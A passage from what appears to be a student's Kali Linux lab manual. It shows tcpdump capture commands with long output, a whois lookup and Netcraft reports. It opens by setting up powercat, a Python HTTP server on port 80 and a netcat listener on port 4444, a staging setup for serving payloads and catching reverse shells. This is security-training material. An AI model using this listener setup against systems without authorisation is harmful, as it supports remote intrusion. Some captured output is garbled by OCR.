Inside Power Shell folder we are installing power cat

```
kali@kali: ~/Desktop/Powershell
File Actions Edit View Help
[(kali㉿kali)-[~/Desktop/Powershell]]
$ sudo apt install powercat
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
powercat is already the newest version (0.0~git20200727.4bea000-0kali2).
0 upgraded, 0 newly installed, 0 to remove and 949 not upgraded.
```


Installing python2

```
(kali㉿kali)-[~/Desktop/Powershell]
$ sudo apt install python2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python2 is already the newest version (2.7.18-3).
0 upgraded, 0 newly installed, 0 to remove and 949 not upgraded.
```

Starting Server

```
(kali㉿kali)-[~/Desktop/Powershell]
$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listening Port



```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ nc -vlp 4444
listening on [any] 4444 ...
```

A terminal window titled "kali@kali: ~" showing a single line of command-line output. The command entered was "nc -vlp 4444". The output shows the process is listening on port 4444.

3.c) Wireshark and Tcpdump

To install TCPDump in kali linux, use the command below:

1. sudo apt install tcpdump

```
└─$ sudo apt install tcpdump
[sudo] password for saili:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
tcpdump is already the newest version (4.99.1-4+b1).
tcpdump set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1409 not upgraded.
```

2. sudo tcpdump

It is use to capture the current network interface.

```
└─$ sudo tcpdump
tcpdump: verbose output suppressed, use -v[...] for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:40:58.332542 ARP, Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:40:58.341386 IP kali.lan.39863 > EAP-280-OT-B.lan.domain: 13102+ PTR? 1.0.168.192.in-addr.arpa. (42)
15:40:58.353264 IP EAP-280-OT-B.lan.domain > kali.lan.39863: 13102 NXDomain* 0/0/0 (42)
15:40:58.355964 IP kali.lan.57360 > EAP-280-OT-B.lan.domain: 35464+ PTR? 97.0.168.192.in-addr.arpa. (43)
15:40:58.358519 IP EAP-280-OT-B.lan.domain > kali.lan.57360: 35464 NXDomain* 0/0/0 (43)
15:40:58.421040 IP kali.lan.54412 > bom@7s24-in-f2.1e100.net:https: UDP, length 309
15:40:58.428148 IP bom@7s24-in-f2.1e100.net:https > kali.lan.54412: UDP, length 30
15:40:58.440789 IP kali.lan.58644 > EAP-280-OT-B.lan.domain: 22737+ PTR? 9.9.168.192.in-addr.arpa. (42)
15:40:58.443562 IP EAP-280-OT-B.lan.domain > kali.lan.58644: 22737* 1/0/0 PTR EAP-280-OT-B.lan. (72)
15:40:58.443706 IP kali.lan.48115 > EAP-280-OT-B.lan.domain: 43193+ PTR? 231.9.168.192.in-addr.arpa. (44)
15:40:58.445714 IP EAP-280-OT-B.lan.domain > kali.lan.48115: 43193* 1/0/0 PTR kali.lan. (66)
15:40:58.452870 IP kali.lan.39911 > EAP-280-OT-B.lan.domain: 65351+ PTR? 226.67.250.142.in-addr.arpa. (45)
15:40:58.452879 IP kali.lan.54412 > bom@7s24-in-f2.1e100.net:https: UDP, length 32
15:40:58.453006 IP EAP-280-OT-B.lan.domain > kali.lan.54412: UDP, length 32
15:40:58.533450 IP bom@7s24-in-f2.1e100.net:https > bom@7s24-in-f2.1e100.net: (83)
15:40:58.537415 ARP, Request who-has 192.168.0.120 tell 192.168.0.97, length 46
15:40:58.537426 IP bom@7s24-in-f2.1e100.net:https > kali.lan.54412: UDP, length 115
15:40:58.538035 IP bom@7s25-in-f1.1e100.net:https > kali.lan.44202: Flags [.], ack 39, win 269, options [nop,nop,TS val 1266884036 ecr 3456233175], length 0
15:40:58.538045 IP bom@7s25-in-f1.1e100.net:https > kali.lan.44202: Flags [.], seq 1:40, ack 39, win 269, options [nop,nop,TS val 1266884036 ecr 3456233175], length 39
15:40:58.538057 IP bom@7s25-in-f2.1e100.net:https > kali.lan.44202: Flags [.], ack 40, win 501, options [nop,nop,TS val 3456233179 ecr 1266884036], length 0
15:40:58.538459 IP bom@7s24-in-f2.1e100.net:https > kali.lan.54412: UDP, length 28
15:40:58.538515 IP kali.lan.54412 > bom@7s24-in-f2.1e100.net:https: UDP, length 36
15:40:58.539240 IP kali.lan.54412 > bom@7s24-in-f2.1e100.net:https: UDP, length 31
15:40:58.543122 IP kali.lan.42509 > EAP-280-OT-B.lan.domain: 26708+ PTR? 65.174.217.172.in-addr.arpa. (45)
```

3. sudo tcpdump -D

It is use to see which interfaces are available for capture.

```
└─$ sudo tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7 dbus-system (D-Bus system bus) [none]
8 dbus-session (D-Bus session bus) [none]
```

4. sudo tcpdump -interface any

We can capture all packets in any interface by using this command.

```
$ sudo tcpdump -interface any
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 26144 bytes
15:58:51.134298 eth0 B ARP Request who-has 192.168.0.128 tell 192.168.0.97, length 46
15:58:51.135230 eth0 In IP kali.lan.32927 > EAP-280-OT-B.lan.domain: PTR? 9.9.168.192.in-addr.arpa. (44)
15:58:51.135072 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.3443: 18843 NXDomain* 0/0/0 (44)
15:58:51.251931 eth0 Out IP kali.lan.58584 > EAP-280-OT-B.lan.domain: 366244 PTR? 9.9.168.192.in-addr.arpa. (43)
15:58:51.299510 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.58584: 366244 NXDomain* 0/0/0 (43)
15:58:51.346175 eth0 Out IP kali.lan.55049 > EAP-280-OT-B.lan.domain: 2724* PTR? 9.9.168.192.in-addr.arpa. (42)
15:58:51.399972 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.55049: 2724* 1/0/0 PTR EAP-280-OT-B.lan. (72)
15:58:51.399972 eth0 Out IP kali.lan.48116 > EAP-280-OT-B.lan.domain: 231478 1/0/0 PTR kali.lan. (66)
15:58:51.542312 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:51.604022 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.48116: 43744 PTR? 9.9.168.192.in-addr.arpa. (42)
15:58:51.135751 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:51.361301 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.48116: 43744 PTR? 9.9.168.192.in-addr.arpa. (42)
15:58:51.653760 eth0 Out IP kali.lan.45311 > EAP-280-OT-B.lan.domain: 35090 PTR? 251.0.0.224.in-addr.arpa. (42)
15:58:52.414547 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.46188: 35090 NXDomain* 0/1/0 (99)
15:58:52.101598 eth0 Out IP kali.lan.33207 > EAP-280-OT-B.lan.domain: 46604 PTR? 101.9.168.192.in-addr.arpa. (44)
15:58:52.427478 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.33207: 46604 NXDomain* 0/0/0 (44)
15:58:52.942877 eth0 B ARP Request who-has kali.lan tell EAP-280-OT-B.lan. length 46
15:58:52.942877 eth0 Out ARP Reply kali.lan is-at 08:00:27:de:b7:67 (out Unknown), length 28
15:58:53.022383 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:53.600847 eth0 B ARP Request who-has 192.168.0.122 tell ZANDER.lan, length 46
15:58:53.639179 eth0 Out IP kali.lan.59171 > EAP-280-OT-B.lan.domain: 331334 PTR? 122.9.168.192.in-addr.arpa. (44)
15:58:53.654702 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.59171: 331334 NXDomain* 0/0/0 (44)
15:58:53.655653 eth0 Out IP kali.lan.54528 > EAP-280-OT-B.lan.domain: 3399874 1/0/0 PTR ZANDER.lan. (68)
15:58:53.667401 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.54528: 3399874 1/0/0 PTR ZANDER.lan. (68)
15:58:54.824063 eth0 B ARP Request who-has 192.168.0.122 tell ZANDER.lan, length 46
15:58:55.026512 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:55.436978 eth0 B ARP Request who-has 192.168.0.122 tell ZANDER.lan, length 46
15:58:55.641341 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:55.643047 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:56.665250 eth0 B ARP Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:58:57.188408 eth0 B ARP Request who-has 192.168.0.122 tell 192.168.0.97, length 46
15:58:58.118212 eth0 Out IP kali.lan.68976 > a1e4-38-52-122.deploy.static.akamaitechnologies.com.https: Flags [.], ack 2913870320, win 501, options [nop,nop,TS val 107362670 ecr 2629812078], length 0
15:58:58.151617 eth0 Out IP kali.lan.34427 > EAP-280-OT-B.lan.domain: 41351+ PTR? 122.52.30.184.in-addr.arpa. (44)
15:58:58.163891 eth0 In IP a1e4-38-52-122.deploy.static.akamaitechnologies.com.https > kali.lan.68976: Flags [.], ack 1, win 501, options [nop,nop,TS val 2629822310 ecr 107342220], length 0
15:58:58.166693 eth0 In IP EAP-280-OT-B.lan.domain > kali.lan.34427: 41351 1/0/0 PTR a1e4-38-52-122.deploy.static.akamaitechnologies.com. (109)
```

It continues to capture packets until it receives an interrupt signal; to interrupt capturing use Ctrl+C.

```
15:59:20.831373 eth0 In IP bom07s30-in-f14.1e100.net.https > kali.lan.35595: UDP, length 688
15:59:20.831389 eth0 In IP bom07s30-in-f14.1e100.net.https > kali.lan.35595: UDP, length 29 [interrupt signal; to in
15:59:20.831956 eth0 Out IP kali.lan.35595 > bom07s30-in-f14.1e100.net.https: UDP, length 40
15:59:20.840681 eth0 In IP bom07s30-in-f14.1e100.net.https > kali.lan.35595: UDP, length 29
15:59:21.077488 eth0 B ARP, Request who-has 192.168.0.1 tell 192.168.0.97, length 46
^C
1010 packets captured
1010 packets received by filter
0 packets dropped by kernel
```

After interrupting, we can see that it captures 1010 packets.

5. sudo tcpdump -i network_name

Used to capture particular network packets.

Here, we are capturing eth0 network and bluetooth-monitor network packets using the above command.

> sudo tcpdump -i eth0

```
$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 26144 bytes
16:11:11.500892 ARP, Request who-has 192.168.0.120 tell 192.168.0.97, length 46
16:11:11.554758 IP kali.lan.38362 > EAP-280-OT-B.lan.domain: 35171+ PTR? 120.0.168.192.in-addr.arpa. (44)
16:11:11.609592 IP EAP-280-OT-B.lan.domain > kali.lan.38362: 35171 NXDomain* 0/0/0 (44)
16:11:11.624200 IP EAP-280-OT-B.lan.domain > kali.lan.60494: 153124 PTR? 9.9.168.192.in-addr.arpa. (43)
16:11:11.656478 IP kali.lan.41429 > EAP-280-OT-B.lan.domain: 16708* PTR? 9.9.168.192.in-addr.arpa. (42)
16:11:11.707060 ARP, Request who-has 192.168.0.1 tell 192.168.0.97, length 46
16:11:11.711881 IP EAP-280-OT-B.lan.domain > kali.lan.41429: 16708* 1/0/0 PTR EAP-280-OT-B.lan. (72)
16:11:11.712273 IP kali.lan.44873 > EAP-280-OT-B.lan.domain: 64566+ PTR? 231.9.168.192.in-addr.arpa. (44)
16:11:11.732290 IP EAP-280-OT-B.lan.domain > kali.lan.44873: 64566* 1/0/0 PTR kali.lan. (66)
16:11:11.757478 IP kali.lan.48135 > EAP-280-OT-B.lan.domain: 52191+ PTR? 1.0.168.192.in-addr.arpa. (42)
16:11:11.806337 IP EAP-280-OT-B.lan.domain > kali.lan.48135: 52191 NXDomain* 0/0/0 (42)
16:11:12.379587 IP kali.lan.40424 > EAP-280-OT-B.lan.domain: 19442+ PTR? 251.0.0.224.in-addr.arpa. (42)
16:11:12.524505 ARP, Request who-has 192.168.0.1 tell 192.168.0.97, length 46 [interrupt signal; to interrupt c
16:11:12.637557 IP EAP-280-OT-B.lan.domain > kali.lan.40424: 19442 NXDomain* 0/1/0 (99)
16:11:12.638055 IP kali.lan.47002 > EAP-280-OT-B.lan.domain: 35185+ PTR? 101.9.168.192.in-addr.arpa. (44)
16:11:12.647489 IP EAP-280-OT-B.lan.domain > kali.lan.47002: 35185 NXDomain* 0/0/0 (44)
```

```
sudo tcpdump -i bluetooth-monitor
```

```
└─$ sudo tcpdump -i bluetooth-monitor
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on bluetooth-monitor, link-type BLUETOOTH_LINUX_MONITOR (Bluetooth Linux Monitor), snapshot length 262144 bytes
16:12:07.553023 UNSUPPORTED
    0x0000: ffff 000c 4c69 6e75 7820 7665 7273 696f    ....Linux.versio
    0x0010: 6e20 352e 3138 2e30 2d6b 616c 6935 2d61    n.5.18.0-kali5-a
    0x0020: 6d64 3634 2028 7838 365f 3634 2900    md64.(x86_64).
16:12:07.553025 UNSUPPORTED
    0x0000: ffff 000c 426c 7565 746f 6f74 6820 7375    ....Bluetooth.su
    0x0010: 6273 7973 7465 6d20 7665 7273 696f 6e20    bsystem.version.
    0x0020: 322e 3232 00    2.22.
^C
2 packets captured
0 packets received by filter
0 packets dropped by kernel
```

6. **sudo tcpdump -i any -c 5**

To capture specific number of packets

```
$ sudo tcpdump -i any -c 5
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:18:11.323217 eth0  B  ARP, Request who-has 192.168.9.173 tell EAP-280-OT-B.lan, length 46
16:18:11.403274 eth0  Out IP kali.lan.36476 > EAP-280-OT-B.lan.domain: 46553+ PTR? 173.9.168.192.in-addr.arpa. (44)
16:18:11.414137 eth0  In  IP EAP-280-OT-B.lan.domain > kali.lan.36476: 46553 NXDomain* 0/0/0 (44)
16:18:11.414502 eth0  Out IP kali.lan.47666 > EAP-280-OT-B.lan.domain: 14041+ PTR? 9.9.168.192.in-addr.arpa. (42)
16:18:11.420942 eth0  In  IP EAP-280-OT-B.lan.domain > kali.lan.47666: 14041* 1/0/0 PTR EAP-280-OT-B.lan. (72)
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```

7. **sudo tcpdump -A -i eth0**

To print captured packets in ASCII format

8. sudo tcpdump -n -i eth0

To capture packets with ip address

```
[~] $ sudo tcpdump -n -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:35:12.575935 ARP, Request who-has 192.168.9.186 tell 192.168.9.9, length 46
16:35:12.717925 IP 192.168.9.231.39470 > 142.250.183.174.443: Flags [F.R], seq 1928593157:1928593196, ack 2715098965, win 501, options [nop,nop,TS val 2598831861 ecr 1790151514], length 39
16:35:12.718544 IP 192.168.9.231.39470 > 142.250.183.174.443: Flags [F.R], seq 39:63, ack 1, win 501, options [nop,nop,TS val 2598831862 ecr 1790151514], length 24
16:35:12.720738 IP 192.168.9.231.39470 > 142.250.183.174.443: Flags [F.R], seq 64:118, ack 1, win 267, options [nop,nop,TS val 1790204150 ecr 2598831861], length 0
16:35:12.720738 IP 192.168.9.231.39470 > 142.250.183.174.443: Flags [F.R], seq 1, ack 64, win 267, options [nop,nop,TS val 1790204150 ecr 2598831861], length 0
16:35:12.726758 IP 192.168.9.231.39470 > 142.250.183.174.443: Flags [F.R], seq 1, ack 64, win 501, options [nop,nop,TS val 2598831870 ecr 1790204150], length 0
16:35:12.789366 IP 192.168.9.231.39470 > 142.250.183.174.443: Flags [F.R], seq 2, ack 1, win 501, options [nop,nop,TS val 2598831870 ecr 1790204150], length 0
16:35:12.789382 IP 192.168.9.179.137 > 192.168.9.235, 137: UDP, length 50
16:35:12.789383 IP 192.168.9.179.137 > 192.168.9.235, 137: UDP, length 22
16:35:12.789388 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789393 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789398 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789403 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789408 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789413 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789418 IP 192.168.9.179.59343 > 224.0.0.252.5355: UDP, length 22
16:35:12.789423 IP 192.168.9.179.59343 > 224.0.0.251.5352: 0 A (0.0?) wpad.local, (28)
16:35:13.687193 ARP, Request who-has 192.168.9.186 tell 192.168.9.9, length 46
16:35:13.687228 IP 192.168.9.179.137 > 192.168.9.235, 137: UDP, length 50
16:35:13.687245 IP 192.168.9.179.137 > 192.168.9.235, 137: UDP, length 50
16:35:13.687247 ARP, Request who-has 192.168.9.176 tell 192.168.9.9, length 46
16:35:13.713081 ARP, Request who-has 192.168.9.176 tell 192.168.9.9, length 46
16:35:14.214347 ARP, Request who-has 192.168.9.231.15:45 tell 192.168.9.9, length 46
16:35:14.242392 IP 192.168.9.179.137 > 192.168.9.235, 137: UDP, length 50
16:35:14.427806 IP 192.168.9.179.137 > 192.168.9.235, 137: UDP, length 50
16:35:14.427826 ARP, Request who-has 192.168.9.186 tell 192.168.9.9, length 46
16:35:14.524074 ARP, Request who-has 192.168.9.176 tell 192.168.9.9, length 46
16:35:15.648115 ARP, Request who-has 192.168.9.176 tell 192.168.9.9, length 46
16:35:15.682268 IP 23.35.14.145.443 > 192.168.9.231.594918: Flags [.], ack 1, win 501, options [nop,nop,TS val 3334684668 ecr 475634368], length 0
^C
26 packets captured
26 packets received by filter
0 packets dropped by kernel
```

9. sudo tcpdump -XX -i eth0

To display packets in HEX and ASCII values

```
[~] $ sudo tcpdump -XX -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:42:51.850668 IP kali.lan.42390 > a23-35-14-145.deploy.static.akamaitechnologies.com.https: Flags [.], ack 3918066133, win 501, options [nop,nop,TS val 476202842 ecr 3335050542], length 0
 0:0000: 5ccc ff2b 041b 0800 27de bf47 0800 4500 \..+...._.G..E.
 0:0010: 0034 a69e 4000 4006 a3e2 c0a8 09e7 1723 4..@.0.....#
 0:0020: 0e91 a59e 01bb 2eb8 2ff2 e98a f1d5 8010 ..+....//.....
 0:0030: 0f69 0000 0101 080a c0c8 fd2b 1c61 ..+....+.....
 0:0040: 08d2 ..+.....
16:42:51.878436 IP a23-35-14-145.deploy.static.akamaitechnologies.com.https > kali.lan.42390: Flags [.], ack 1, win 501, options [nop,nop,TS val 3335060779 ecr 476121298], length 0
 0:0000: 0800 7d7e bf47 041b 0800 4500 ..G..E.
 0:0010: 0034 2bc7 4000 3c06 22ba 1723 0e91 c0a8 .4+@<....#...
 0:0020: 09e7 01bb 0988 fid5 2e80 2ff3 8010 ..+.....
 0:0030: 01f5 haze 0000 0101 080a c0c8 fd2b 1c61 ..+.....
 0:0040: 08d2 ..+.....
16:42:51.934748 IP kali.lan.59347 > EAD-280-0T-B.lan.domain: 23514+ PTR? 145.14.35.23.in-addr.arpa. (43)
 0:0000: 5ccc ff2b 041b 0800 27de bf47 0800 4500 \..+...._.G..E.
 0:0010: 0047 6bb5 4000 4811 3fb8 c0a8 09e7 c0a8 ..Gf.@.0.?.....
```

10. sudo tcpdump -w captured_packets.pcap -i eth0

To save captured packets into a file


```
[~] $ sudo tcpdump -w captured_packets.pcap -i eth0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C1052 packets captured
1052 packets received by filter
0 packets dropped by kernel
```

11. sudo tcpdump -r captured_packets.pcap

To read captured packets from a file.

```
[~] $ sudo tcpdump -r captured_packets.pcap
reading from file captured_packets.pcap, link-type EN10MB (Ethernet), snapshot length 262144
16:46:20.745030 IP kali.lan.53372 > a23-210-76-57.deploy.static.akamaitechnologies.com.https: Flags [.], ack 692667114, win 501, options [nop,nop,TS val 1369387637 ecr 4000454714], length 0
16:46:20.745294 IP kali.lan.46594 > a23-48-226-66.deploy.static.akamaitechnologies.com.https: Flags [.], ack 6822315263, win 1655, options [nop,nop,TS val 3163235581 ecr 3320747604], length 0
16:46:20.988594 IP a23-210-76-57.deploy.static.akamaitechnologies.com.https > kali.lan.53372: Flags [.], ack 1, win 501, options [nop,nop,TS val 4000464950 ecr 1369357312], length 0
16:46:20.988613 IP a23-48-226-66.deploy.static.akamaitechnologies.com.https > kali.lan.46594: Flags [.], ack 1, win 501, options [nop,nop,TS val 3320757840 ecr 3163205074], length 0
16:46:20.988616 IP kali.lan.53378 > a23-210-76-57.deploy.static.akamaitechnologies.com.https: Flags [.], ack 700907413, win 501, options [nop,nop,TS val 1369387892 ecr 4000454970], length 0
16:46:21.619172 IP kali.lan.53144 > bom07s32-in-f14.le100.net.https: UDP, length 1357
16:46:21.620607 IP kali.lan.53144 > bom07s32-in-f14.le100.net.https: UDP, length 1357
16:46:21.622185 IP kali.lan.53144 > bom07s32-in-f14.le100.net.https: UDP, length 1357
16:46:21.624086 IP kali.lan.53144 > bom07s32-in-f14.le100.net.https: UDP, length 1357
16:46:21.624098 IP kali.lan.53144 > bom07s32-in-f14.le100.net.https: UDP, length 1017
```

Wireshark:



PRACTICAL NO: 4

Passive Information Gathering

4.a) Whois Enumeration

A whois Kali linux command is a utility as a part of the information gathering used in all of the Linux-based operating systems. this tool is part of information security assessment, and one of information gathering techniques.


whois <ip address/name of the website you want to access the information to>

Output: whois 74.125.68.106


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# whois 74.125.68.106
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
#
# The following results may also be obtained via:
# http://whois.arin.net/rest/nets;q=74.125.68.106?showDetails=true&showARIN=f
e&ext=netref2
#
NetRange:      74.125.0.0 - 74.125.255.255
CIDR:         74.125.0.0/16
OriginAS:
NetName:       GOOGLE
NetHandle:     NET-74-125-0-0-1
Parent:        NET-74-0-0-0-0
NetType:       Direct Allocation
RegDate:      2007-03-13
Updated:       2012-02-24
Ref:          http://whois.arin.net/rest/net/NET-74-125-0-0-1
```

4.b) Netcraft, Recon-ng, Shodan

Netcraft:



The screenshot shows the Netcraft Site report for <https://www.netcraft.com>. The page has a teal header and a white body. It features a search bar with the placeholder "http(s)://www.example.com" and a "Look up" button. Below the search bar is a "Background" section with tabs for "Site title", "Site rank", and "Description". The "Site title" tab shows "Just a moment..." under "Date first seen" and "December 2013" under "Last seen". The "Site rank" tab shows "1342" under "Netcraft Risk Rating" and "0/10" under "Trustworthiness". The "Description" tab shows "Not Present" under "Primary language" and "English".



The screenshot shows the Netcraft Site report for <https://www.wikipedia.org>. The layout is identical to the first screenshot. In the "Background" section, the "Site title" tab shows "Wikipedia" under "Site title", "September 2001" under "Date first seen", and "https://www.wikipedia.org" under "Last seen". The "Site rank" tab shows "1675" under "Netcraft Risk Rating" and "0/10" under "Trustworthiness". The "Description" tab shows "Wikipedia is a free online encyclopedia, created and edited by volunteers around the world and hosted by the Wikimedia Foundation." under "Description", "Primary language" under "Language", and "English" under "Primary language".

